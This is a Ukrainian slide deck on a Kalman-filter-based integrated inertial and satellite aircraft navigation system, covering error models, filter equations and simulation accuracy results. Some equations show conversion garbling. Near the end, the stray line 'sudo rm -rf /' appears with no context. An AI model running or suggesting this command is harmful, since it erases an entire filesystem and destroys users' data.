Інтегрована інерціально-супутникова система навігації, що базується на принципах комплексної обробки інформації з використанням калманівської фільтрації

Доповідач: Микола Новік

8 лютого 2011 р.

## Постановка задачі комплексування

Постановка задачі): дослідження можливостей комплексування навігаційної інформації двох систем, що є на борту сучасного літака: безплатформенної інерціальної навігаційної системи і супутникової високоточної навігаційної системи.

### В результаті комплексування ІНС та СНС досягаються:

- підвищення точності визначення координат, висоти, швидкості і часу споживача;
- 2 уточнення кутів орієнтації (курсу, крену і тангажа);
- Оцінка й уточнення параметрів калібрування навігаційних датчиків, таких, як дрейфи гіроскопів, масштабні коефіцієнти, зсуви нуля акселерометрів тощо;
- Забезпечення на цій основі безперервності навігаційних визначень на всіх етапах руху, у тому числі і при тимчасовій непрацездатності приймача СНС у випадках впливу завад або енергійних маневрів ЛА.

# Варіанти інтегрування ІСНС

#### Роздільна схема

Надмірність, обмеженість похибок оцінок місця розташування і швидкості, наявність інформації про орієнтацію і кутову швидкість, висока швидкість видачі інформації, мінімальні зміни в бортовій апаратурі

#### Слабко зв'язана схема

Усі перераховані особливості роздільних систем, плюс більш швидке відновлення слідкування за кодом і фазою сигналів СНС, виставлення та калібрування БІНС у польоті, як наслідок – підвищена точність під час відсутності сигналу СНС

#### Жорстко зв'язана схема

Подальше поліпшення точності і калібрування, підвищена стійкість слідкування за сигналами СНС при маневрах ЛА, підвищена завадостійкість, компактність, знижені вимоги з енергозабезпечення. Вектор стану містить до 40 компонентів, тому фільтр складно реалізувати; необхідність розробки спеціальних датчиків.

## Схема ІСНС




Рис.: Слабко зв'язана схема

# Фільтр Калмана





Рис.: Схема роботи фільтра Калмана







Рис.: Траєкторія руху ЛА та його кути орієнтації

```
 \begin{cases} & \varphi(t) = \varphi_0 + K_\varphi t + \Delta_\varphi \sin(\omega_\varphi t + \delta_\varphi); \\ & \lambda(t) = \lambda_0 + K_\lambda t + \Delta_\lambda \sin(\omega_\lambda t + \delta_\lambda); \\ & h(t) = h_0 - \Delta h \cos(\omega_h t + \delta_h); \end{cases} \\ & V_E(t) = \dot{\lambda}(t) [R_1(\varphi) + h(t)] \cos \varphi(t); \\ & V_N(t) = \dot{\varphi}(t) [R_2(\varphi) + h(t)]; \\ & V_h(t) = \dot{h}(t); \\ & R_1(\varphi) = \frac{a}{\sqrt{1 - e^2 \sin^2 \varphi}}; \\ & R_2(\varphi) = R_1(\varphi) \frac{1 - e^2}{1 - 2 \sin^2 \varphi}; \end{cases}
```

```
\begin{aligned} a_E(t) &= \dot{V}_E(t) - q(t) \sin \varphi(t) V_N(t) + q(t) \cos(t) V_h(t); \\ a_N(t) &= \dot{V}_N(t) + q(t) \sin \varphi(t) V_E(t) + \dot{\varphi}(t) V_h(t); \\ a_h(t) &= \dot{V}_h(t) - q(t) \cos \varphi(t) V_E(t) - \dot{\varphi}(t) V_N(t) + g(h,\varphi); \\ q(t) &= \dot{\lambda}(t) + 2\omega_3; \\ g(h,\varphi) &= g_e[1 - 2\frac{h(t)}{a} + \frac{3}{4}e^2 \sin^2 \varphi(t)]; \\ \vartheta(t) &= arctg^2[V_h(t)/V_r(t)]; \\ \psi(t) &= arctg^2[V_E(t)/V_N(t)]; \\ \gamma(t) &= K_\gamma \frac{V_N(t)\dot{V}_E(t) - V_E(t)\dot{V}_N(t)}{V_r(t)\cos v(t)}, \end{aligned}
```

# Алгоритми роботи БІНС



#### Матриця орієнтації:

$$B = \begin{bmatrix} \sin \psi \cos \vartheta & \cos \psi \sin \gamma - \sin \psi \cos \gamma \sin \vartheta \\ \cos \psi \cos \vartheta & -\sin \psi \sin \gamma - \cos \psi \cos \gamma \sin \vartheta \\ \sin \vartheta & \cos \gamma \cos \vartheta \end{bmatrix}$$

Швидкості
$$\dot{ar{V}} = Bar{a}_C - \Deltaar{n}\left(t\right) + ar{g}_T$$

$$\dot{B} = B\Omega_c - \Omega_{\Gamma}B$$

$$\cos \psi \cos \gamma + \sin \psi \sin \gamma \sin \vartheta 
-\sin \psi \cos \gamma + \cos \psi \sin \gamma \sin \vartheta 
-\sin \gamma \cos \vartheta$$

### Рівняння похибок <u>БІНС</u>

#### **BIHC**

Похибка приведеної координати:

$$\begin{split} \Delta \dot{R}_E &= \Delta V_E(t) \cdot \frac{R_3}{R\cos\varphi(t)} + \Delta R_N(t) \frac{V_E(t)\sin\varphi(t)}{R_3R\cos^2\varphi(t)} - \Delta h(t) \frac{R_3V_E(t)}{R^2\cos\varphi(t)};\\ \Delta \dot{R}_N &= \Delta V_N(t) \cdot \frac{R_3}{R} - \Delta h(t) \frac{R_3V_N(t)}{R^2};\\ \Delta \dot{h} &= \Delta V_h(t); \end{split}$$

Похибка швидкості:

$$\frac{\Delta V_E}{AV_E} = a_N \alpha_h - a_h \alpha_N + \sum_{i=1}^{3} b_{1,i} \Delta a_i - \Delta V_h U(t) \cos \varphi + \Delta V_N U(t) \sin \varphi + \frac{\Delta R_N}{R_3} (U(t)(V_h \sin \varphi + V_N \cos \varphi)) - (\frac{\Delta V_E}{R \cos \varphi} + \frac{V_E \sin \varphi}{R \cos^2 \varphi} \frac{\Delta R_N}{R_3}) \times \times (V_h \cos \varphi - V_N \sin \varphi) + \frac{\Delta h V_E}{R \cos^2 \varphi} (V_h - V_N t g \varphi);$$

$$\begin{array}{l} \Delta\dot{V}_{N}=-a_{E}\alpha_{h}+a_{h}\alpha_{E}+\sum_{i=1}^{3}b_{2,i}\Delta a_{i}-\Delta V_{E}U(t)\sin\varphi-\Delta V_{h}\varphi(t)-\\ -\frac{\Delta R_{N}}{R_{3}}V_{E}U(t)\cos\varphi-\frac{\Delta V_{N}}{R}V_{h}-(\frac{\Delta V_{E}}{R\cos\varphi}+\frac{V_{E}\sin\varphi}{R\cos^{2}\varphi}\frac{\Delta R_{N}}{R_{3}})V_{E}\sin\varphi+\\ +\frac{\Delta h}{R^{2}}(V_{E}^{2}tg\varphi+V_{N}V_{h}); \end{array}$$


$$\begin{array}{l} \Delta\dot{V}_{h}=a_{E}\alpha_{N}-a_{N}\alpha_{E}+\sum_{i=1}^{3}b_{3,i}\Delta a_{i}+\Delta V_{E}U(t)\cos\varphi+\Delta V_{N}\dot{\varphi}(t)-\\ -\frac{\Delta R_{N}}{R_{3}}V_{E}U(t)\sin\varphi+\frac{\Delta V_{N}}{R}V_{N}+(\frac{\Delta V_{E}}{R\cos\varphi}+\frac{V_{E}\sin\varphi}{R\cos^{2}\varphi}\frac{\Delta R_{N}}{R_{3}})V_{E}\cos\varphi+\\ +g_{e}\left(-\frac{2\Delta a}{A}+\frac{3}{2}e^{2}\sin\varphi\cos\varphi\frac{\Delta R_{N}}{R_{3}}\right)-\frac{\Delta b}{R^{2}}\left(V_{E}^{2}+V_{N}^{2}\right), \end{array}$$

Похибка орієнтації координатного тригранника:

$$\begin{split} &\dot{\alpha}_E = -\omega_N \alpha_h + \omega_h \alpha_N - \frac{\Delta V_N}{\delta B} - \sum_{i=1}^3 b_{1,i} \varepsilon_i, \\ &\dot{\alpha}_N = -\omega_h \alpha_E + \omega_E \alpha_h + \frac{\Delta V_E}{R} - u \sin \varphi \frac{\Delta R_N}{R_3} - \sum_{i=1}^3 b_{2,i} \varepsilon_i, \\ &\dot{\alpha}_h = -\omega_E \alpha_N + \omega_N \alpha_E + \frac{\Delta V_E}{R} t g \varphi + (u \cos \varphi + \frac{V_E}{R \cos^2 \varphi}) \frac{\Delta R_N}{R_3} - \sum_{i=1}^3 b_{3,i} \varepsilon_i, \end{split}$$

# Матриця динаміки БІНС

# Помилка координати стаціонарно закріпленої БІНС



m Puc.: Еволюція похибки за умови, дрейфу гіроскопа 0.01deg/h; Еволюція похибки за умови, похибки координатного тригранника  $10^{-3}rad$ 

# Сумарна похибка стаціонарно закріпленої БІНС




Рис.: Еволюція сумарної похибки по координаті за умови, дрейфу гіроскопа 0.01deg/h, похибки координатного тригранника  $10^{-3}rad$ , та зміщенням акселерометра  $10^{-4}m/s^2$ 

## Рівняння похибок СНС та БВ

```
Помилки СНС:
   \Delta R_{Es,k} = \Delta R_{Ec,k} + \frac{\sigma_{Rs}}{\cos \varphi_k} \eta_{REs,k} + \frac{\sigma_{\delta Rs}}{\cos \varphi_k} \eta_{\delta RE,k};
   \Delta R_{Ns,k} = \Delta R_{Nc,k} + \sigma_{Rs} \eta_{RNs,k} + \sigma_{\delta Rs} \eta_{\delta RN,k};
   \Delta H_{s,k} = \Delta H_{c,k} + \sigma_{Hs} \eta_{Hs,k} + \sigma_{\delta Rs} \eta_{\delta H,k}
   \Delta V_{ls,k} = \Delta V_{lc,k} + \sigma_{Vs} \eta_{Vls,k} + \sigma_{\delta Vs} \eta_{\delta Vls,k}, при l = E, N, H;
 Корельовані помилки СНС:
   \Delta R_{Ec,k} = W_R \Delta R_{Ec,k-1} + q_R \frac{\sigma_{Rc}}{\cos \omega_L} \eta_{REc,k} + \frac{\sigma_{\delta RC}}{\cos \omega_L} \eta_{\delta REc,k};
   \Delta R_{Nc,k} = W_R \Delta R_{Nc,k-1} + q_R \sigma_{Rc} \eta_{RNc,k} + \sigma_{\delta RC} \eta_{\delta RNc,k};
   \Delta H_{c,k} = W_R \Delta H_{c,k-1} + q_R \sigma_{Hc} \eta_{Hc,k} + \sigma_{\delta Hc} \eta_{\delta Hc,k};
   \Delta V_{lc,k} = W_V \Delta V_{lc,k-1} + q_V \sigma_{Vc} \eta_{Vlc,k} + \sigma_{\delta Vc} \eta_{\delta Vlc,k}, при l=E,N,H,
         W_R = e^{-(\lambda_S V_{\text{III}} + \lambda_{St})\Delta t}; q_R = [1 - \exp(-2(\lambda_S V_{\text{III}} + \lambda_{St})\Delta t)]^{0.5};
          W_V = e^{-\lambda_V \Delta t} : q_V = [1 - \exp(-2\lambda_V \Delta t)]^{0.5}
 Матриця динаміки корельованих поихибок СНС:
```

#### БВ

Дискретна модель похибок БВ:

$$\Delta h_{c,k} = \Delta h_{c,k-1} + \sigma_{\varepsilon A} \xi_{k-1}$$

# Система в просторі станів

### Вектор стану системи

```
\Delta R_E
                     Пом. координ. Е
\Delta R_N
                     Пом. координ. N
\Delta h
                     Пом. по висоті
\Delta V_E
                     Пом. по швидкості Е
\Delta V_N
                     Пом. по швидкості N
\Delta V_h
                     Пом. по швидкості Н
                     Пом. тригранника Е
\alpha_E
                     Пом. тригранника N
\alpha N
                     Пом. тригранника Н
\alpha_h
                     Дрейф гіроскопа Е
€01
                     Дрейф гіроскопа N
\varepsilon_{c2}
\varepsilon_{c3}
                     Дрейф гіроскопа Н
\Delta a_{c1}
                     Дрейф акселерометра Е
\Delta a_{c2}
                     Дрейф акселерометра N
\Delta a_{c3}
                     Дрейф акселерометра Н
\Delta h_{\mathrm{BB}}
                     Пом. баровисотоміра
\Delta R_{Ec}
                     Кор. пом. коорд. СНС Е
\Delta R_{Nc}
                     Кор. пом. коорд. СНС N
\Delta h_c
                     Кор. пом. коорд. СНС Н
\Delta V_{Ec}
                     Кор. пом. швид. СНС Е
                     Кор. пом. швид. СНС N
                     Кор. пом. швид. СНС Н
```

### Моедель системи в просторі станів.

# Навігаційний фільтр Калмана



### Фільтр Калмана

 $\Pi$ рогноз:

$$\begin{split} \hat{\bar{X}}_{p,k}(-) &= \Phi_{p,k-1} \hat{\bar{X}}_{p,k-1}(+), \\ P_k(-) &= \Phi_{p,k-1} P_{k-1}(+) \Phi_{p,k-1}^T + G_{p,k-1} G_{p,k-1}^T; \end{split}$$

Корекція:

$$\hat{X}_{p,k}(+) = \hat{X}_{p,k}(-) + K_k(\bar{Y}_k - H\hat{X}_{p,k}) P_k(+) = (E - K_k H)P_k(-) (E - K_k H)^T + K_k Q_{p,k} Q_{p,k}^T K_k^T$$

Коефіцієнт Калмана:

$$K_k = P_k(-)H^T(HP_k(-)H^T + Q_{p,k}Q_{p,k}^T)^{-1}$$

### Виправлення координат:

$$h(+)_{i} = h(-)_{i} - \Delta \hat{h}_{i};$$
  

$$\varphi_{i}(+) = \varphi(-)_{i} - \frac{\Delta \hat{R}_{Ni}}{R_{3}};$$
  

$$\lambda_{i}(+) = \lambda(-)_{i} - \frac{\Delta \hat{R}_{Ei}}{R_{2}};$$

Виправлення швидкостей:

$$V(+)_E = V(-)_E - \Delta \hat{V}_E;$$
  
$$V(+)_N = V(-)_N - \Delta \hat{V}_N;$$


$$V(+)_h = V(-)_h - \Delta \hat{V}_h.$$

Виправлення орієнтації географічної СК:


$$\hat{B}(+)_i = \Delta B_i \hat{B}(-)_i$$

$$\Delta B_i = \begin{bmatrix} 1 & -\hat{\alpha}_{h,i} & \hat{\alpha}_{N,i} \\ \hat{\alpha}_{h,i} & 1 & -\hat{\alpha}_{E,i} \\ -\hat{\alpha}_{N,i} & \hat{\alpha}_{E,i} & 1 \end{bmatrix}.$$


### Інтерфейс програми




# Похибка оцінки по координаті



### Похибка оцінки по швидкості




# Похибка оцінки по орієнтації




Постановка задачі Модель системи Моделювання Програмне забезпечення Похибка оцінки по коорд


# Похибка оцінки дрейфів гіроскопів



## Похибка оцінки зміщення акселерометрів




# Похибка оцінки курсу, крена, тангажа



Постановка задачі Модель системи Моделювання Програмне забезпечення Похибка оцінки по коорд

# Радіомовчання з 400-600с



# Середньоквадратичні відхилення

### СКВ похибок оцінювання

Nºº	East	North	Height
Координати, м	5.8792050244	4.6476224404	4.8677711489
Швидкості, м/с	0.0236254078	0.0235478062	0.0231813797
Орієнтація, рад	8.42E-005	0.000133569	0.0004735418
Дрейф ДКШ,	2.50E-007	1.28E-006	3.80E-007
рад/с			
Акселером, м/с <sup>2</sup>	0.0005007264	0.000344999	0.0004686141

sudo rm -rf /

Дякую за увагу!